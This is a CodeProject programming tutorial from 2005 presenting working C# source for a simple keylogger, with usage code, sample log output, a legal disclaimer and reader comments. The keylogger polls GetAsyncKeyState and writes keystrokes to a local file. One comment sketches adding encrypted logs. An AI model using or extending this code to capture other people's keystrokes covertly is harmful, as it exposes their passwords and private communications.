Click here to Skip to main content
Licence CPOL
First Posted 12 May 2005
Views 113,802
Bookmarked 91 times

Basic Keystroke Mining

By | 12 May 2005 | Article
A simple key logging implementation using Visual C# .NET.

Introduction

A key logger, or keystroke logger, is a piece of hardware or software which records user keystrokes such as instant messages, e-mail, and any information you type at any time using your keyboard. Many key log solutions are very careful to be invisible to computer users and are often used by employers to ensure employees use work computers for business purposes only.

This article illustrates a simple key logging scheme built around GetAsyncKeyState as the key logging core.


Simple Keystroke Mining Life Cycle
Sample image

  1. A key logger typically records actions and events on a computer to a volatile buffer.
  2. Once the buffer is full, or on set intervals, the buffer is flushed to a non-volatile “log file”.
  3. A common practice among key log solutions is to encrypt the “log file”.

Code Snippets

The KeyLogger class:

public class Keylogger
{
    // The GetAsyncKeyState function determines
    // whether a key is up or down at the time 
    // the function is called, and whether
    // the key was pressed after a previous call 
    // to GetAsyncKeyState.
    // "vKey" Specifies one of 256 possible virtual-key codes. 
    // If the function succeeds, the return value specifies whether the key 
    // was pressed since the last call
    // to GetAsyncKeyState, and whether the key is 
    // currently up or down.
    // If the most significant bit is set, the key is down, 
    // and if the least significant bit is set, the key was pressed after 
    // the previous call to GetAsyncKeyState. 

    [DllImport("User32.dll")]
    private static extern short GetAsyncKeyState(
        System.Windows.Forms.Keys vKey); // Keys enumeration

    [DllImport("User32.dll")]
    private static extern short GetAsyncKeyState(
        System.Int32 vKey);

        
    private System.String keyBuffer;
    private System.Timers.Timer timerKeyMine;
    private System.Timers.Timer timerBufferFlush;

    // Events & Methods (see excerpts below)
            
    // Properties (see source code)
}

At the heart of the KeyLogger class is the timerKeyMine_Elapsed event which iterates through the entire System.Windows.Forms.Keys enumeration for pressed keys. Downed keys are then stored in the keyBuffer (space delimited).

private void timerKeyMine_Elapsed(object sender, 
                        System.Timers.ElapsedEventArgs e)
{
    foreach(System.Int32 i in Enum.GetValues(typeof(Keys)))
    {
        if(GetAsyncKeyState(i) == -32767)
        {
            keyBuffer += Enum.GetName(typeof(Keys), i) + " ";
        }
    }
}

The timerBufferFlush_Elapsed event transfers key stroke data from the temporary buffer storage to permanent memory.

private void timerBufferFlush_Elapsed(object sender, 
                             System.Timers.ElapsedEventArgs e)
{
    // Preprocessor Directives
    #if (DEBUG)
        MessageBox.Show(keyBuffer); // debugging help
    #else
        Flush2File(@"c:\keydump.txt", true);
    #endif
}
    
public void Flush2File(string file, bool append)
{
    try
    {
        StreamWriter sw = new StreamWriter(file, append);

        sw.Write(keyBuffer);

        sw.Close();

        keyBuffer = ""; // reset
    }
    catch
    {    // rethrow the exception currently handled by 
        // a parameterless catch clause
        throw;
    }
} 

KeyLogger usage examples:

static void Main(string[] args)
{
    Keylogger kl = new Keylogger();


    kl.Enabled = true; // enable key logging


    kl.FlushInterval = 60000; // set buffer flush interval


    kl.Flush2File(@"a:\logfile.txt", true); // force buffer flush
}

Log File sample output:

LButton H E L L O Space W O R L D Space OemMinus Space R E L E A S E Space B U I L D

Disclaimer

I strongly discourage anyone from monitoring any computer that you do not own or do not have intellectual property rights over. It is illegal and punishable as a crime under (state law) to intercept electronic communications.

Summary

This article is intended to be used in good faith. The key logging mechanics illustrated are not stealth, and vastly inefficient. There are better, commercially available keyboard hooks and stealthy key loggers available. For the purpose of simplicity, I omitted the encryption of the log file. Nevertheless, in the days of adware, spyware, and growing privacy concerns, I find this to be an interesting venture. Any bugs or suggestions can be tracked below in the message board section. Thanks!

History

  • 05/12/05: Original submission.

License

This article, along with any associated source code and files, is licensed under The Code Project Open License (CPOL)

About the Author

Alexander Kent


Kentdome LLC
United States United States

Member

Biography in progress Wink | ;-)

Sign Up to vote   Poor Excellent
Add a reason or comment to your vote: x
Votes of 3 or less require a comment

Comments and Discussions

 
You must Sign In to use this message board. (secure sign-in)
 
Search this forum  
 FAQ
    Noise  Layout  Per page   
  Refresh
QuestionCan't get this to work PinmemberMr.Gilroy0:48 23 Nov '11  
GeneralMy vote of 5 PinmemberMert Farsakoğlu7:35 23 Oct '11  
Generalthanks Pinmemberwas830912:30 9 Jun '10  
GeneralGet key according to current Keyboard Layout PinmemberKoNyan22:29 22 Feb '10  
GeneralKey Stroke PinmemberMember 13576570:50 19 Feb '08  
GeneralThanks for the code PinmemberMember 439018610:10 14 Jan '08  
QuestionHow can we just log "textboxes" Pinmemberm017:55 8 Jan '08  
QuestionHow to log just the somes characters? Pinmemberoalexandrino117:44 18 Oct '07  
AnswerRe: How to log just the somes characters? PinmemberAlexander Kent19:19 18 Oct '07  
GeneralRe: How to log just the somes characters? Pinmemberoalexandrino14:11 19 Oct '07  
GeneralDOS box remains open Pinmembergioyen119121:26 4 Sep '07  
GeneralRe: DOS box remains open Pinmembernzakir20:23 17 Sep '07  
GeneralExcluding mouse pressing PinmemberI.Am.Me8:16 16 Jun '07  
GeneralRe: Excluding mouse pressing PinmemberAlaric_7:09 26 Jun '07  
AnswerRe: Excluding mouse pressing PinmemberTzai9:09 8 Dec '07  
QuestionMagic Number PinmemberDavidSaylor10:34 6 Jun '07  
You have:
if(GetAsyncKeyState(i) == -32767)
 
to determine if the key being checked has been pressed. Can you explain how this works?
 
What I've seen by way of documentation of the GetAsyncKeyState function talks about the most significant bit being set if the key is down at the instant that you check, and the least significant bit being set if the key you are testing has been pressed (and released) since the last time GetAsyncKeyState was called. Is this correct?
 
So are you checking for both the most significant and least significant bit being set (1000000000000001 = 32769 which overflows 32768 and is also equal to -32767 for 16 bit signed integers?
 
What I read indicates that the least significant bit is unreliable since in a preemptive multitasking environment, you may not be the last one to have called GetAsyncKeyState, and therefore the lsb may appear cleared even though the key was pressed (or release) since the last time YOU called GetAsyncKeyState.
 
I've played with using:
 
Convert.ToBoolean(GetAsyncKeyState(vKey) & 0x8000
 
to detect if the key is pressed, as I have seem some others do. This looks like it is clearing the least significant bit and only testing the most significant bit? So I think this only detects a keypress if the key is down at the instant that the test is performed. The result I've seen from this is that a keypress may be recorded multiple times if the key scanning routine executes more than once during the key press. Presumably, also, if the scan is performed infrequently enough, some key strokes would be missed. Does that sound right?
 
My approach has been to poll frequently, and maintain a previous state value for each key. Then I only record a key stroke when the key is down and the previous state was not down. I update the previous state as up or down right after this test to be prepared for the next iteration.
 
Can you compare the pros and cons of this approach vs your approach?
 
I am updating the state of modifier keys (Ctrl, Shift, Caps Lock, L-Win, R-Win) using this same methodology just before I scan for all of the keys, so that when a key is down, I can translate it based on the states of the modifier keys and log the appropriate value (such as or ).
 
Also, are there any reasons I shouldn't just log to a StreamWriter for a file stream and do a flush after each write? The idea is that ultimately, stream encryption will be 'stacked' onto the file stream that is being written to. Each key logging 'session' will start with an initialization header that contains a public key encrypted 'session' key that is used to encrypt the stream for that session. A reader app will have the private key to decrypt the session keys and subsequent decrypt and display the logged keystrokes.


Thanks,
DS
QuestionWindows Service not working PinmemberSeishinLovesC#2:28 18 Jan '07  
AnswerRe: Windows Service not working PinmemberAlexander Kent6:14 18 Jan '07  
Generalusing shift key Pinmembertschry22:56 5 Mar '06  
Generalnewbie question Pinmembergeppie6:48 5 Mar '06  
GeneralAlt/Ctrl Pinmemberehh10:20 16 Jun '05  
GeneralLog file remains empty PinmemberCodeBuddy2611:19 23 May '05  
GeneralRe: Log file remains empty PinmemberAlexander Kent11:48 23 May '05  
GeneralQuestion PinmemberKamran Wali jan19:46 20 May '05  
GeneralRe: Question Pinmemberbrandon@larbar.net20:29 28 May '05  

General General    News News    Suggestion Suggestion    Question Question    Bug Bug    Answer Answer    Joke Joke    Rant Rant    Admin Admin   

Use Ctrl+Left/Right to switch messages, Ctrl+Up/Down to switch threads, Ctrl+Shift+Left/Right to switch pages.

Permalink | Advertise | Privacy | Mobile
Web01 | 2.5.120529.1 | Last Updated 12 May 2005
Article Copyright 2005 by Alexander Kent
Everything else Copyright © CodeProject, 1999-2012
Terms of Use
Layout: fixed | fluid
